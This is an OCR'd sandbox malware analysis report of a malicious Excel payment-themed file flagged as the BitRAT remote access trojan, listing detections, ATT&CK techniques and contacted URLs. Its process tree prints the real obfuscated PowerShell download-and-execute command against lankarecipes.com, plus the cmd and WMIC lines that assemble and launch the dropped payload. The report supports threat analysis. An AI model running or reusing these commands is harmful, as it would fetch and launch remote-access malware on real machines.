ID: 337288
Sample Name: Scanned_25526662-Payment.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:35:32
Date: 08/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report Scanned_25526662-Payment.xls 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Yara Overview 5
Initial Sample 5
Dropped Files 6
Memory Dumps 6
Sigma Overview 6
System Summary: 6
Signature Overview 6
AV Detection: 6
Software Vulnerabilities: 6
System Summary: 7
Data Obfuscation: 7
Persistence and Installation Behavior: 7
Anti Debugging: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 15
Public 15
General Information 15
Simulations 17
Behavior and APIs 17
Joe Sandbox View / Context 17
IPs 17
Domains 18
ASN 18
JA3 Fingerprints 18
Dropped Files 19
Created / dropped Files 19
Static File Info 25
General 25
File Icon 25
Static OLE Info 25
General 25

OLE File "Scanned_25526662-Payment.xls" 26
Indicators 26
Summary 26
Document Summary 26
Streams 26
Stream Path: \x1CompObj, File Type: data, Stream Size: 114 26
General 26
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 288 26
General 26
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 200 26
General 27
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 119481 27
General 27
Macro 4.0 Code 27
Network Behavior 27
TCP Packets 27
UDP Packets 29
DNS Queries 30
DNS Answers 30
HTTP Request Dependency Graph 30
HTTP Packets 30
Code Manipulations 31
Statistics 31
Behavior 31
System Behavior 32
Analysis Process: EXCEL.EXE PID: 6560 Parent PID: 792 32
General 32
File Activities 32
File Deleted 32
Registry Activities 32
Key Created 32
Key Value Created 33
Analysis Process: cmd.exe PID: 6884 Parent PID: 6560 33
General 33
File Activities 33
Analysis Process: conhost.exe PID: 6896 Parent PID: 6884 33
General 33
Analysis Process: powershell.exe PID: 6940 Parent PID: 6884 33
General 33
File Activities 34
File Created 34
File Deleted 35
File Written 35
File Read 42
Registry Activities 45
Analysis Process: csc.exe PID: 3868 Parent PID: 6940 46
General 46
File Activities 46
File Created 46
File Deleted 46
File Written 46
File Read 47
Analysis Process: cvtres.exe PID: 3596 Parent PID: 3868 47
General 47
File Activities 47
Analysis Process: cmd.exe PID: 3144 Parent PID: 6940 47
General 47
File Activities 47
File Created 47
File Written 48
File Read 48
Analysis Process: cmd.exe PID: 6588 Parent PID: 6940 48
General 48
File Activities 49
Analysis Process: WMIC.exe PID: 1636 Parent PID: 6588 49
General 49
File Activities 49
File Written 49
Analysis Process: Test3.jpg PID: 4928 Parent PID: 4940 49
General 49
Analysis Process: Test3.jpg PID: 3180 Parent PID: 4928 50
General 50
Registry Activities 50

Disassembly 50
Code Analysis 50


Analysis Report Scanned_25526662-Payment.xls

Overview

General Information

Sample Name:	Scanned_25526662-Payment.xls
Analysis ID:	337288
MD5:	cd7d4543958945..
SHA1:	3e00f26ab9384c9.
SHA256:	b7a919bb30c163..
Tags:	BitRAT RAT Strato xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0 BitRAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Dot net compiler co…
- Yara detected BitRAT
- Contains functionality to create proc…
- Contains functionality to hide a threa…
- Creates processes via WMI
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Hides threads from debuggers
- Machine Learning detection for dropp…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6560 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - cmd.exe (PID: 6884 cmdline: cmd.eXE /c PoWErsHEll -ex ByPASs -nop -w 1 IeX(cUrl ('http://lankarecipes.com/Sparc.jp' + 'g')) MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6896 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6940 cmdline: PoWErsHEll -ex ByPASs -nop -w 1 IeX(cUrl ('http://lankarecipes.com/Sparc.jp' + 'g')) MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - csc.exe (PID: 3868 cmdline: 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.cmdline' MD5: 350C52F71BDED7B99668585C15D70EEA)
        - cvtres.exe (PID: 3596 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESBD2F.tmp' 'c:\Users\user\AppData\Local\Temp\nwaha3c5\CSCEA75873C5D80459DA0D513336FABE338.TMP' MD5: C09985AE74F0882F208D75DE27770DFA)
      - cmd.exe (PID: 3144 cmdline: 'C:\Windows\system32\cmd.exe' /C COPy /B %TEMP%\Test1.txt + %TEMP%\Test2.gif %TEMP%\Test3.jpg MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - cmd.exe (PID: 6588 cmdline: 'C:\Windows\system32\cmd.exe' /C WmIC PRocESs CAlL cREAtE %TEMP%\Test3.jpg MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - WMIC.exe (PID: 1636 cmdline: WmIC PRocESs CAlL cREAtE C:\Users\user\AppData\Local\Temp\Test3.jpg MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
- Test3.jpg (PID: 4928 cmdline: C:\Users\user\AppData\Local\Temp\Test3.jpg MD5: 19387B30D6DBE83E31D3CAC884280D93)
  - Test3.jpg (PID: 3180 cmdline: C:\Users\user\AppData\Local\Temp\Test3.jpg MD5: 19387B30D6DBE83E31D3CAC884280D93)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
Scanned_25526662-Payment.xls	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1d3ef:$s1: PoWErsHEll
Scanned_25526662-Payment.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\1BA10000	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1cc71:$s1: PoWErsHEll

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: Test3.jpg PID: 3180	JoeSecurity_BitRAT	Yara detected BitRAT	Joe Security	

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Contains functionality to create processes via WMI

Found Excel 4.0 Macro with suspicious formulas

Powershell drops PE file

Data Obfuscation:

PowerShell case anomaly found

Persistence and Installation Behavior:

Creates processes via WMI

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Stealing of Sensitive Information:

Yara detected BitRAT

Remote Access Functionality:


Yara detected BitRAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Ne El
Valid Accounts	Windows Management Instrumentation 2 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Input Capture 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2	Ea In Ne Co
Default Accounts	Scripting 1 1	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Encrypted Channel 2	Ex Re Ca
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 1	Security Account Manager	System Information Discovery 3 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1	Ex Tr Lo
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	Sl Sv
Cloud Accounts	PowerShell 2	Network Logon Script	Network Logon Script	Software Packing 2	LSA Secrets	Security Software Discovery 3 3 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 2	M De Co

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Ne Ef
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D Se
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1 1	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 4	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 1 2	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R Ba


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Scanned_25526662-Payment.xls	15%	Virustotal		Browse
Scanned_25526662-Payment.xls	15%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Test3.jpg	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\Temp\Test3.jpg	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Test1.txt	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Test1.txt	36%	ReversingLabs	Win32.Trojan.Caynamer	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
27.2.Test3.jpg.30e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
29.1.Test3.jpg.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
29.2.Test3.jpg.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
lankarecipes.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://lankarecipes.com/Sparc.jp	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://lankarecipes.com/Sparc.jpg	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	Avira URL Cloud	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
lankarecipes.com	192.185.236.165	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://lankarecipes.com/Sparc.jpg	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://login.microsoftonline.com/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://shell.suite.office.com:1443	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://autodiscover-s.outlook.com/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://cdn.entity.	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://wus2-000.contentsync.	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://lankarecipes.com/Sparc.jp	PowerShell_transcript.648351.+jaH7BR7.20210108094000.txt.3.dr	true	• Avira URL Cloud: safe	unknown
http://https://powerlift.acompli.net	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
